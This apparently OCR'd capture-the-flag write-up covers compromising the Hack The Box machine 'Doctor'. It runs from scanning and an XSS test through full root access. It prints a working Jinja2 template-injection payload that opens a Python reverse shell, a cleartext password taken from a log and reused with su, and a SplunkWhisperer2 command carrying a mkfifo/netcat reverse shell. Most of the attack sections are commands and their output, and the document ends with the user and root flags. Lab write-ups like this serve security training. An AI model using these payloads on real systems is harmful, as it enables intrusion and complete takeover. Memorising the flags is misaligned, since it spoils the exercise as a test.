
Doctor

10.10.10.209



InfoGathering

SCOPE

```
Hosts
=====

address       mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.209             Linux              2.6.X  server
```

SERVICES

```
Services
========

host          port  proto  name      state  info
----          ----  -----  ----      -----  ----
10.10.10.209  22    tcp    ssh       open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 Ubuntu Linux; protocol 2.0
10.10.10.209  80    tcp    http      open   Apache httpd 2.4.41 (Ubuntu)
10.10.10.209  8089  tcp    ssl/http  open   Splunkd httpd
```


SSH

```
[*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
|_    keyboard-interactive
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP

- **APPLICATION** : Appears to be secure messaging application for doctors
- **HOME PAGE** : http://10.10.10.209
- **LOGIN PAGE** : http://doctors.htb/login?next=%2F
- **REGISTER PAGE** : http://doctors.htb/register




NIKTO RESULTS

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.209
+ Target Hostname:    10.10.10.209
+ Target Port:        80
+ Start Time:         2020-10-01 16:20:15 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a dif
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 4d88, size: 5afad8bea6589, mtime: gzip
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /images/: Directory indexing found.
```

Domain Name found at http://10.10.10.209/departments.html#

```
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
```

SCREENSHOT EVIDENCE OF DOMAIN NAME



After adding doctors.htb to the hosts file and visiting the site the main page had changed. I then searched for subdomains. This only returned one result

```
# Command Executed
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.doctors.htb' -u
http://10.10.10.209 --fw=5808
```

SCREENSHOT EVIDENCE OF SUBDOMAIN RESULTS

```
 www                     [Status: 302, Size: 237, Words: 22, Lines: 4]
 WWW                     [Status: 302, Size: 237, Words: 22, Lines: 4]
```

HTTPS 8089


HOME PAGE: https://10.10.10.209:8089/
ROBOTS: https://www.doctors.htb:8089/robots.txt
LOGIN: https://www.doctors.htb:8089/services and https://www.doctors.htb:8089/servicesNS
APPLICATION: Splunk 8.0.5

```
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
```

NIKTO RESULTS

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.209
+ Target Hostname:    10.10.10.209
+ Target Port:        8089
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=SplunkServerDefaultCert/O=SplunkUser
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=US/ST=CA/L=San Francisco/O=Splunk/CN=SplunkCommonCA/emailAddress=support@splunk.com
+ Start Time:         2020-10-01 17:08:45 (GMT-4)
---------------------------------------------------------------------------
+ Server: Splunkd
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Hostname '10.10.10.209' does not match certificate's names: SplunkServerDefaultCert
+ Allowed HTTP Methods: GET, POST, HEAD, OPTIONS
```

SCREENSHOT EVIDENCE OF VERSION



The comments mention a file called server.conf and displays a couple xml/xls files
SCREENSHOT OF COMMENTS

```
<?xml version="1.0" encoding="UTF-8"?>
<!--This is to override browser formatting; see server.conf[httpServer] to disable.
<?xml-stylesheet type="text/xml" href="/static/atom.xsl"?>
<feed xmlns="http://www.w3.org/2005/Atom" xmlns:s="http://dev.splunk.com/ns/rest">
  <title>splunkd</title>
```

There was a lot of Base64 at https://10.10.10.209:8089/static/atom.xsl

Gaining Access

Comments on the page say the archive is still under beta testing.
SCREENSHOT EVIDENCE OF COMMENT

```
              <a class="nav-item nav-link" href="/home">Home</a>
              <!--archive still under beta testing<a class="nav-item nav-link" href="/archive">Archive</a>-->
            </div>
            <!-- Navbar Right Side -->
            <div class="navbar-nav">
```


Navigating to this page appears to show the title of a message that I had posted using the account I registered.
SCREENSHOT EVIDENCE OF POST HISTORY


```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title><script>alert('XSS')</script></title></item>

        </channel>
```

I then posted another message that closes the HTML title and item tags and inserted Javascript

SCREENSHOT EVIDENCE OF XSS
LINK: http://doctors.htb/archive





There is a vulnerability called a server side template injection. This will allow us to execute code inside a python flask applicaiton.
RESOURCE: https://www.onsecurity.co.uk/blog/server-side-template-injection-with-jinja2/

Using the injection provided from the above article I was able to gain a shell.
I started a listener


```
# Commands Executed
nc -lvnp 1337
```

I posted a message with the below title and message contents

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x
().__module__.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket
(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.33\",1337));os.dup2(s.fileno(),0); os.dup2
(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\", \"-i\"]);'").read().zfill(417)}}{%
endif%}{% endfor %}
```

After posting the message at http://doctors.htb/post/new, I executed the reverse shell by visiting http://doctors.htb/archive

SCREENSHOT EVIDENCE OF POSTED MESSAGE




```
# Commands Executed
curl -sL http://doctors.htb/archive
```

SCREENSHOT EVIDENCE OF SHELL

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.33:1337
[*] Command shell session 1 opened (10.10.14.33:1337 → 10.10.10.209:41942) at 2020-10-05 15:57:31 -0400

python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
web@doctor:~$ id
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:~$ hostname
hostname
doctor
web@doctor:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:11:de brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.209/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:11de/64 scope global dynamic mngtmpaddr
       valid_lft 86043sec preferred_lft 14043sec
    inet6 fe80::250:56ff:feb9:11de/64 scope link
       valid_lft forever preferred_lft forever
web@doctor:~$
```

I am not able to read the user flag yet. The next user I need to become appears to be “shaun”

```
# Commands Executed
grep bash /etc/passwd
ls /home
```

SCREENSHOT OF USERS ENUM

```
web@doctor:~$ grep bash /etc/passwd
grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
web:x:1001:1001:,,,:/home/web:/bin/bash
shaun:x:1002:1002:shaun,,,:/home/shaun:/bin/bash
splunk:x:1003:1003:Splunk Server:/opt/splunkforwarder:/bin/bash
```

In my enumeration I discovered a clear text password in /var/log/apache2/backup

```
# Commands Executed
grep -R password /var/log/apache2
```

SCREENSHOT EVIDENCE OF PASSWORD

```
web@doctor:~$ grep -R password /var/log/apache2
grep -R password /var/log/apache2
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500
```

I was then able to su as the user shaun

```
# Commands Executed
su shaun
Password: Guitar123
```

SCREENSHOT EVIDENCE OF USER SHAUN ACCESS

```
web@doctor:~$ su shaun
su shaun
Password: Guitar123
id
uid=1002(shaun) gid=1002(shaun) groups=1002(shaun)
hostname
doctor
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:aa:28 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.209/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:aa28/64 scope global dynamic mngtmpaddr
       valid_lft 86271sec preferred_lft 14271sec
    inet6 fe80::250:56ff:feb9:aa28/64 scope link
       valid_lft forever preferred_lft forever
```

I am not able to read the user flag

```
# Commands Executed
cat ~/user.txt
# RESULTS
3644f0227ad2ab23c25575b310e28f2d
```

SCREENSHOT EVIDENCE OF USER FLAG

```
cat ~/user.txt
3644f0227ad2ab23c25575b310e28f2d
```

USER FLAG: 3644f0227ad2ab23c25575b310e28f2d

PrivEsc

The configuration of Splunk is vulnerable to a privilege escalation technique that what was named the Splunk Whisperer Attack.
RESOURCE: https://raw.githubusercontent.com/DaniloCaruso/SplunkWhisperer2/master/PySplunkWhisperer2/PySplunkWhisperer2_remote.py

Using this payload I was able to become the root user

I started a listener

```
# Commands Executed
nc -lvnp 1338
```

I then executed the exploit

```
# Commands Executed
python PySplunkWhisperer2_remote.py --lhost 10.10.14.33 --host 10.10.10.209 --username shaun --password Guitar123 --payload '/bin/bash -c "rm /tmp/tobor;mkfifo /tmp/tobor;cat /tmp/tobor|/bin/sh -i 2>&1|nc 10.10.14.33 1338 >/tmp/tobor"'
```

SCREENSHOT OF EXPLOIT EXECUTED

```
root@kali:~/HTB/Boxes/Doctor# python PySplunkWhisperer2_remote.py --lhost 10.10.14.33 --host 10.10.10.209
10.10.14.33 1338 >/tmp/tobor"'
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpfrXPcf.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.33:8181/
10.10.10.209 - - [05/Oct/2020 16:03:53] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup
```

Executing the above command gave me a shell as the root user

SCREENSHOT EVIDENCE OF SHELL

```
root@kali:~/HTB/Boxes/Doctor# nc -lvnp 1338
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1338
Ncat: Listening on 0.0.0.0:1338
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:34536.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
doctor
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:11:de brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.209/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:11de/64 scope global dynamic mngtmpaddr
       valid_lft 86109sec preferred_lft 14109sec
    inet6 fe80::250:56ff:feb9:11de/64 scope link
       valid_lft forever preferred_lft forever
# |
```

I was then able to read the root flag

```
# Command Executed
cat /root/root.txt
# RESULTS
ec52825ebd0cae92e72bd291fc449d7d
```

SCREENSHOT EVIDENCE OF ROOT FLAG

```
# cat /root/root.txt
ec52825ebd0cae92e72bd291fc449d7d
```

ROOT FLAG: ec52825ebd0cae92e72bd291fc449d7d